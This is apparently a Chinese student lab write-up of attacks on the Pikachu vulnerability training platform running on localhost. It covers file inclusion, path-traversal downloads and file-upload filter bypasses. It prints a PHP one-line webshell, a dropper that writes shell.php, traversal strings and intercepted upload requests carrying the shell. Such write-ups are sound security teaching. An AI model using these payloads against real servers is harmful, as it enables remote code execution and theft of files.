

# 实验2

## 一、文件包含

由于网站功能需求，会让前端用户选择要包含的文件，而开发人员又没有对要包含的文件进行安全考虑，就导致攻击者可以通过修改文件的位置来让后台执行任意文件，从而导致文件包含漏洞

### 1.本地文件包含

查看靶场的URL，猜测此时的file.php一共有五个，我们可以尝试修改 filename=file6.php


The image shows two screenshots of the 'Pikachu 漏洞练习平台' (Pikachu Vulnerability Training Platform) interface, demonstrating a file inclusion vulnerability.

**Top Screenshot:** The browser address bar shows the URL `127.0.0.1/pikachu/vul/fileinclude/fi_local.php?filename=file1.php&submit=提交`. The page title is 'Pikachu 漏洞练习平台 pika~pika~'. The left sidebar lists various vulnerability categories, with 'File Inclusion' selected. The main content area shows a form titled 'which NBA player do you like?' with a dropdown menu and a '提交' (Submit) button. Below the form is a photo of Kobe Bryant and a paragraph of text about him.

**Bottom Screenshot:** The browser address bar shows the URL `127.0.0.1/pikachu/vul/fileinclude/fi_local.php?filename=file6.php&submit=提交`. The page title is 'Pikachu 漏洞练习平台 pika~pika~'. The left sidebar is the same. The main content area shows the same form, but the text below the form has changed to 'here is a secret box!' followed by the credentials 'admin/admin' and 'kobe/123456'.

也可以随机输入一个参数，查看报错。根据报错判断其源文件所在位置，因此可以构造参数

`../../../../../../flag.txt`



## 2. 远程文件包含

能通过url地址对远程的文件进行包含,这也意味着攻击者可以传入任意的代码。同时根据提示,我们查阅了include()函数的用法:include语句用于在执行流中插入写在其他文件中的有用的代码。

因此我们为了引入一句话木马,在某一个链接指向的文件中设置一个恶意脚本,可以在网站目录下创建包含一句话木马的恶意文件,代码如下

```
<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[hack]);?>');?>
```



为了方便起见,我们将其放置在phpstudy的根目录下,使用tomcat服务器即可访问。

基于此我们可以构造一个URL: `http://127.0.0.1/pikachu/vul/fileinclude/fi_remote.php?filename=http://127.0.0.1/hack.txt&submit=提交` 执行后,如果开启上帝视角,查看网站目录,可以看出其存在一个shell.php文件,内容为:

```
<?php @eval($_POST[hack]);?>
```

名称	修改日期	类型	大小
include	2023/7/1 23:14	文件夹	
fi_local.php	2023/7/1 23:14	PHP 源文件	3 KB
fi_remote.php	2023/7/1 23:14	PHP 源文件	4 KB
fileinclude.php	2023/7/1 23:14	PHP 源文件	4 KB
shell.php	2024/6/16 14:37	PHP 源文件	1 KB

我们启动蚁剑对其进行链接,成功连接




## 二、文件下载漏洞

点击图片进行下载，使用BP抓包后不放，就可以看见下载的URL

```
http://127.0.0.1/pikachu/vul/unsafedownload/execdownload.php?filename=ai.png
```

```
1 GET /pikachu/vul/unsafedownload/execdownload.php ?filename=ai.png HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not A Brand";v="8", "Chromium";v="108"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/pikachu/vul/unsafedownload/down_nba.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhp0651
17 Connection: close
18
19
```

对其进行修改，修改为 `filename=../../../../../flag.txt`，发包，发现下载了根目录的文件



## 三、文件上传漏洞

### 1. 前端检查

阅读源码，如果发现类似于这种在前端通过后缀名判断文件类型的，可以通过BP抓包来修改。如我们编写一个一句话木马。将其后缀名修改为 `jpg`，绕过前端检查后，通过BP抓包来修改后缀并使用蚁剑连接即可

```
<?php @eval($_POST[hack]);?>
```

```

<script>
function checkFileExt(filename)
{
    var flag = false; //状态
    var arr = ["jpg", "png", "gif"];
    //取出上传文件的扩展名
    var index = filename.lastIndexOf(".");
    var ext = filename.substr(index+1);
    //比较
    for(var i=0;i<arr.length;i++)
    {
        if(ext == arr[i])
        {
            flag = true; //一旦找到合适的，立即退出循环
            break;
        }
    }
    //条件判断
    if(!flag)
    {
        alert("上传的文件不符合要求，请重新选择！");
        location.reload(true);
    }
}
</script>

```

Pretty Raw Hex

```

1 POST /pikachu/vul/unsafeupload/clientcheck.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 318
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLCzsOESToQnWOFm2
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/unsafeupload/clientcheck.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhpo651
21 Connection: close
22
23 -----WebKitFormBoundaryLCzsOESToQnWOFm2
24 Content-Disposition: form-data; name="uploadfile"; filename="2.jpg"
25 Content-Type: image/jpeg
26
27 <?php @eval($_POST[hack]);?>
28 -----WebKitFormBoundaryLCzsOESToQnWOFm2
29 Content-Disposition: form-data; name="submit"
30
31
32 -----WebKitFormBoundaryLCzsOESToQnWOFm2--
33

```

修改为php

这里只允许上传图片o!

选择文件 未选择任何文件

开始上传

文件上传成功

文件保存的路径为: uploads/2.php

## 2.后端检查MIME

对于后端检查MIME,也就是BP抓包中的 `content_type`,我们只需要按照他的过滤状态来绕过检查,实际上并没有检查内容

```
7 Referer : http://127.0.0.1/pikachu/vul/unsafeupload/servercheck.php
8 Accept-Encoding : gzip, deflate
9 Accept-Language : zh-CN,zh;q=0.9
0 Cookie : PHPSESSID = 5s9cdkcvsiuhj251n59dhpo651
1 Connection : close
2
3 -----WebKitFormBoundarySgY1lU4HdVLyKMUE
4 Content-Disposition : form-data ; name="uploadfile "; filename="2.php "
5 Content-Type : application/octet-stream
6
7 <?php @eval($_POST[hack]);?>
8 -----WebKitFormBoundarySgY1lU4HdVLyKMUE
9 Content-Disposition : form-data ; name="submit "
0
1 修改为image/jpg
2 -----WebKitFormBoundarySgY1lU4HdVLyKMUE--
3
```

系统介绍	unsafe upfileupload > 服务端check
暴力破解	这里只允许上传图片，不要乱搞！
Cross-Site Scripting	<input type="button" value="选择文件"/> 未选择任何文件
CSRF	<input type="button" value="开始上传"/> 文件上传成功
SQL-Inject	文件保存的路径为：uploads/2.php
RCE	
File Inclusion	

### 3.getimagesize函数

getimagesize可以获取图片的宽高的信息，如果上传到不是图片文件，那么该函数就获取不到信息，就不允许上传，因此我们可以制作图片木马或再木马文件内容头部添加 GIF89a (Gif图片文件头), 然后利用文件包含漏洞来解析图片木马

```
GIF89a <?php @eval($_POST[hack]);?>
```

可以看出，上传后的路径 uploads/2024/06/17/86291666702aeb7178e299664289.jpg，这时可以利用蚁剑连接。

这里只允许上传图片，不要乱搞！

未选择文件

文件上传成功

文件保存的路径为：uploads/2024/06/17/86291666702aeb7178e299664289.jpg